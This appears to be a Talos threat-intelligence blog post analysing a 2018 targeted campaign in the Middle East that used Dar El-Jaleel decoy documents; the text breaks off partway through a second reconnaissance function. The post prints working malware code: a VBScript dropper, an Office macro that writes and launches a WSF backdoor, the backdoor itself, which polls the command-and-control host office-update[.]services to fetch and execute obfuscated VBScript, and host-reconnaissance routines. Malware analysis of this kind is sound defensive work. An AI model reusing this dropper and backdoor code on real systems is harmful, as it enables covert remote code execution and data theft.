WEDNESDAY, FEBRUARY 7, 2018

Targeted Attacks In The Middle East

This blog post is authored by Paul Rascagneres with assistance of Martin Lee.

EXECUTIVE SUMMARY

Talos has identified a targeted attacks affecting the Middle East. This campaign contains the following elements, which are described in detail in this article.


- The use of allegedly confidential decoy documents purported to be written by the Jordanian publishing and research house, Dar El-Jaleel. This institute is known for their research of the Palestinian-Israeli conflict and the Sunni-Shia conflict within Iran.
- The attacker extensively used scripting languages (VBScript, PowerShell, VBA) as part of their attack. These scripts are used to dynamically load and execute VBScript functions retrieved from a Command & Control server.
- The attacker demonstrates excellent operational security (OPSEC). The attacker was particularly careful to camouflage their infrastructure. During our investigation, the attacker deployed several reconnaissance scripts in order to check the validity of victim machine, blocking systems that don't meet their criteria. The attacker uses the reputable CloudFlare system to hide the nature and location of their infrastructure. Additionally, the attacker filters connections based on their User-Agent strings, and only enables their infrastructure for short periods of time before blocking all connections.

This is not the first targeted campaign against the region that uses Dar El-Jaleel decoy documents which we have investigated. However, we have no indication that the previous campaigns are related.


VBS CAMPAIGN

Stage 1: VBScript

The campaign starts with a VBScript named من داخل حرب ايران السرية في سوريا.vbs ("From inside Iran's secret war in Syria.vbs"). Here are the script contents:



```
Set objFSO=CreateObject("Scripting.FileSystemObject")
Set objWShell = WScript.CreateObject("WScript.Shell")
appData = objWShell.expandEnvironmentStrings("%APPDATA%")
File=appData & "\sys.ps1"
Set objFile = objFSO.CreateTextfile(File, True)
objFile.WriteLine "$path = ""$ENV:APPDATA\Microsoft\Templates\Report.doc"""
```



```
objFile.WriteLine "$Test = Test-Path $path"
objFile.WriteLine "if ($Test -eq $False) {"
objFile.WriteLine "New-Item -Path ""$ENV:APPDATA\Microsoft\Templates"" -ItemType Directory -Force }"
objFile.WriteLine "$Stringb64 = [System.Convert]::FromBase64String(""0M8R4KGx[...redated...]AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=="")"
objFile.WriteLine "[System.IO.File]::WriteAllBytes($path,$Stringb64)"
objFile.WriteLine "& ""$path"""
objFile.close
objWShell.Run "powershell.exe -ExecutionPolicy Bypass -File ""%appdata%""\sys.ps1", 0
Wscript.Sleep 5000
objFSO.DeleteFile appData & "\sys.ps1"
```


The purpose of this script is to create the second stage PowerShell script described in the next section.

Stage 2: PowerShell Script

The goal of the generated PowerShell script is to create a Microsoft Office document named Report.doc and to open it.

Stage 3: Office Document With Macros

Here is a screenshot of the Office document:



الملفات التي طلبتها

DAR EL-JALEEL
For Publishing & Palestinian Research & Studies
Tel: 5157627-5155627 Fax: 5153668
P.o.box 8972 -11121
44-Queen Rania Al Abdullah St.
Amman - Jordan

دار الجليـــل
للنشر والدراسات والابحاث الفلسطينية
هاتف: ٥١٥٧٦٢٧ - ٥١٥٥٦٢٧ فاكس: ٥١٥٣٦٦٨
ص. ب ٨٩٧٢ ١١١٢١
شارع الملكة رانيا العبدالله بناية رقم (٤٤)
عمان - الأردن

Email: darjaleel@gmail.com


التاريخ : 2016/03/29

تقرير خاص

This document purports to be written by Dar El-Jaleel. Dar El-Jaleel is a publishing and studies

This document purports to be written by Dar El Jaleel. Dar El Jaleel is a publishing and studies house based in Amman, Jordan. This institute is well-known for their research concerning the Palestinian-Israeli conflict and the Sunni-Shia conflict in Iran. Tagged as confidential, the document is an analysis report on Iranian activities within the Syrian civil war.

This document contains a Macro:




```
Private Sub dOcumENt_oPEn()
   shoWHIdden
   Dim Fso As Object
   Set Fso = CreateObject("sCriPTinG.fIlEsYSTEmobJecT")
   Dim oFiLe As Object
   Set oFiLe = Fso.CrEatEtEXTfIlE(Environ("APPDATA") & "\Microsoft\Protect\Update v1.0.wsf")
   oFiLe.WriteLine " <Job id=""0.0.0.0""> "
   oFiLe.WriteLine " <sCRipt laNgUAgE=""VBscRiPt""> "
   oFiLe.WriteLine " On Error Resume Next "
   oFiLe.WriteLine "  "
   oFiLe.WriteLine " h = ""office-update.services"" "
   oFiLe.WriteLine " p = 2095 "
   oFiLe.WriteLine " c = ""iq.46"" "
   oFiLe.WriteLine " a = ""377312201708161011591678891211899134718141815539111937189811"" "
   oFiLe.WriteLine "  "
   oFiLe.WriteLine "  "
   oFiLe.WriteLine " Ex(Post(""store"","""")) "
   oFiLe.WriteLine " Do While True  "
   oFiLe.WriteLine "    Ex(Post(""search"",""""))  "
   oFiLe.WriteLine " Loop "
   oFiLe.WriteLine "  "
   oFiLe.WriteLine " Function Ex(r) "
   oFiLe.WriteLine "    On Error Resume Next "
   oFiLe.WriteLine "    cmd = Split(r,""-"" & ""|"" & ""-"")      "
   oFiLe.WriteLine "    s = cmd(1) "
   oFiLe.WriteLine "    Select Case cmd(0) "
   oFiLe.WriteLine "        Case ""s0"" : E0 s "
   oFiLe.WriteLine "        Case ""s1"" : p1 = cmd(2) : E1 s, p1 "
   oFiLe.WriteLine "        Case ""s2"" : p1 = cmd(2) : p2 = cmd(3) : E2 s, p1, p2 "
   oFiLe.WriteLine "    End Select "
   oFiLe.WriteLine "    WScript.sleep 5005 "
   oFiLe.WriteLine " End Function "
   oFiLe.WriteLine "  "
   oFiLe.WriteLine " Function Post(cmd, param) "
   oFiLe.WriteLine "    On Error Resume Next "
   oFiLe.WriteLine "    Set http  = CreateObject(""MSXML2.XMLHTTP"")      "
   oFiLe.WriteLine "    Post = param      "
   oFiLe.WriteLine "    http.open ""post"",""http://"" & h & "":"" & p &""/"" & cmd, False "
   oFiLe.WriteLine "    http.setrequestheader ""user-agent"", c & ""-"" & ""|"" & ""-"" & a "
   oFiLe.WriteLine "    http.setRequestHeader ""Content-Type"", ""text/plain;charset=UTF-8"" "
   oFiLe.WriteLine "    http.send param "
   oFiLe.WriteLine "    Post = http.responsetext "
   oFiLe.WriteLine " End Function "
   oFiLe.WriteLine "   "
   oFiLe.WriteLine " Function E0(s) : ExecuteGlobal(D(D(s))) : Set ptr = GetRef(""Sub0"") : ptr : End Function "
   oFiLe.WriteLine " Function E1(s, p1) : ExecuteGlobal(D(D(s))) : Set ptr = GetRef(""Sub1"") : ptr p1 : End Function "
   oFiLe.WriteLine " Function E2(s, p1, p2) : ExecuteGlobal(D(D(s))) : Set ptr = GetRef(""Sub2"") : ptr p1, p2 : End Function "
   oFiLe.WriteLine " Function D(s) : arr = Split(s, Chr(Eval(42))) : For Each i In arr : ret = ret & Chr(Eval(i)) : Next : D = ret : End Function "
   oFiLe.WriteLine " </scrIpT> "
   oFiLe.WriteLine " </job> "
   oFiLe.WriteLine "  "
   oFiLe.Close
   Set Fso = Nothing
   Set oFiLe = Nothing
Shell "wscript.exe """ & Environ("APPDATA") & "\Microsoft\Protect\Update v1.0.wsf"""""
End Sub
```


The purpose of this Macro in to create a WSF (Windows Script File) file and to execute it.

Stage 4: WSF Script

The created WSF script is the main part of the infection:



```
<Job id=""0.0.0.0"">
<sCRipt laNgUAgE=""VBscRiPt"">
On Error Resume Next
 "
h = ""office-update.services""
p = 2095
c = ""iq.46""
a = ""377312201708161011591678891211899134718141815539111937189811""


Ex(Post(""store"",""""))
Do While True
   Ex(Post(""search"",""""))
Loop

Function Ex(r)
   On Error Resume Next
   cmd = Split(r,""-"" & ""|"" & ""-"")
   s = cmd(1)
   Select Case cmd(0)
       Case ""s0"" : E0 s
       Case ""s1"" : p1 = cmd(2) : E1 s, p1
       Case ""s2"" : p1 = cmd(2) : p2 = cmd(3) : E2 s, p1, p2
   End Select
   WScript.sleep 5005
End Function
```



```
Function Post(cmd, param)
   On Error Resume Next
   Set http  = CreateObject(""MSXML2.XMLHTTP"")
   Post = param
   http.open ""post"",""http://"" & h & "":"" & p &""/"" & cmd, False
   http.setrequestheader ""user-agent"", c & ""-"" & ""|"" & ""-"" & a
   http.setRequestHeader ""Content-Type"", ""text/plain;charset=UTF-8""
   http.send param
   Post = http.responsetext
End Function

Function E0(s) : ExecuteGlobal(D(D(s))) : Set ptr = GetRef(""Sub0"") : ptr : End Function
Function E1(s, p1) : ExecuteGlobal(D(D(s))) : Set ptr = GetRef(""Sub1"") : ptr p1 : End Function
Function E2(s, p1, p2) : ExecuteGlobal(D(D(s))) : Set ptr = GetRef(""Sub2"") : ptr p1, p2 : End Function
Function D(s) : arr = Split(s, Chr(Eval(42))) : For Each i In arr : ret = ret & Chr(Eval(i)) : Next : D = ret : End Function
</scrIpT>
</job>
```

The top of the script contains configuration information:

- the hostname of the Command & Control - office-update[.]services,
- the port - 2095,
- the User-Agent - iq.46-|-37731220170816101159167889121189913471814181553911193718981 1


The User-Agent is used to identify the targets. The CC filters network connections based on this string, only allowing through connections made with authorised User-Agent strings.

The first task of the script is to register the infected system by performing an HTTP request to http://office-update[.]services:2095/store. Next, the script executes an infinite loop, attempting to contact the /search URI every 5 seconds in order to download and execute additional payloads.

Additional Payloads

The WSF script receives payloads of three types, named s0, s1, s2. The payloads are VBScript functions loaded and executed on the fly with the ExecuteGlobal() and GetRef() APIs. The only differences between s0,s1 and s2 type payloads are the number of arguments supplied to the executing function. s0 does not require any arguments, s1 accepts one argument, and s2 two arguments.

The downloaded payload functions are obfuscated, here is an example of the raw data:



```
s0-|-45*54*53*43*49*52*56*42*53*51*53*45*52*49*56*42[...redacted...]49*52*53*52*47*52*50*51
```

The first element is the function type (s0), followed by a separator '-|-'. The second element is the obfuscated function; this consists of ASCII values, separated by '*'. For example the above data decodes as:

- 45: -
- 54: 6
- 53: 5
- 43: +
- 49: 1
- 52: 4
- 56: 8

- 42: *
- 53: 5
- 51: 3
- 53: 5
- 45: -
- 52: 4
- 49: 1
- 56: 8
- 42: *

Hence, the decoded data is "-65+148*535-418*". Then follows a second step, again using '*' as a separator. Each mathematical operation is resolved to obtain a new ASCII value:


- -65+148 = 83 -> "S"
- 535-419 = 117 -> "u"

This technique is used to construct a new VBScript function.
During our investigation we received 5 different functions.

RECONNAISSANCE FUNCTIONS


During our investigation we received a reconnaissance function a few minutes after the initial compromise. The purpose of the function was to retrieve several pieces of information from the infected system, presumably in order to check if the target is valuable or not (or a sandbox system).

First, the attacker retrieves the disk volume serial number:




```
'======= Serial No =======
Set root = GetObject("winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2")
Set disks = root.execquery("select * from win32_logicaldisk")
For Each disk In disks
        If  disk.volumeserialnumber <> "" Then
                hwid = disk.volumeserialnumber
                Exit For
        End If
Next
```

Secondly, the payload retrieves any installed anti-virus software:




```
'======= AV info =======
Set objwmiservice = GetObject("winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2")
Set colitems = objwmiservice.execquery("select * from win32_operatingsystem",,48)
For Each objitem In colitems
        versionstr = Split (objitem.version,".")
Next
versionstr = Split (colitems.version,".")
osversion = versionstr (0) & "."
For  x = 1 To UBound (versionstr)
        osversion = osversion &  versionstr (i)
Next
osversion = Eval (osversion)
If  osversion > 6 Then sc = "securitycenter2" Else sc = "securitycenter"

Set objsecuritycenter = GetObject("winmgmts:\\localhost\root\" & sc)
Set colantivirus = objsecuritycenter.execquery("select * from antivirusproduct","wql",0)
```




```
For Each objantivirus In colantivirus
        security  = security  & objantivirus.displayname & " ."
Next
If security  = "" Then security  = "N/A"
```

Thirdly, it obtains the Internet IP address of the infected system by querying ipify.org (the code includes a hint that the attacker previously used wtfismyip.com):



```
'======= IP address =======
'https://wtfismyip.com/text
'set objHTTP = createobject("msxml2.xmlhttp")
Set objServerXMLHTTP = CreateObject("msxml2.ServerXMLHTTP.6.0")
objServerXMLHTTP.open "Get", "https://api.ipify.org/", False
objServerXMLHTTP.send

If objServerXMLHTTP.status = 200 Then
        Ip = objServerXMLHTTP.responseText
End If
```


Thirdly, it retrieves the computer name, the username, the Operating System and the architecture:




```
'======= Computer Name =======
computername = objShell.expandenvironmentstrings("%computername%")

'======= Username =======
username = objShell.expandenvironmentstrings("%username%")

'======= OS =======
Set root = GetObject("winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2")
Set system = root.execquery("select * from win32_operatingsystem")
For Each info In system
        os = info.caption
        Exit For
Next
cpu = "x" & GetObject("winmgmts:root\cimv2:Win32_processor='cpu0'").AddressWidth
os = os & " " & cpu

ret = ret & hwid & "-|-"
ret = ret & computername & "-|-"
ret = ret & username & "-|-"
ret = ret & os & "-|-"
ret = ret & security & "-|-"
ret = ret & Ip
```

All these data are sent to the previously mentioned CC using the /is-return URI. The data are stored in the User-Agent separated by "-|-".

Subsequently, we received a second reconnaissance function:



```
Sub Sub0()
        On Error Resume Next
        Set objFSO = CreateObject("scripting.FileSystemObject")

        For Each drive In objFSO.drives
```

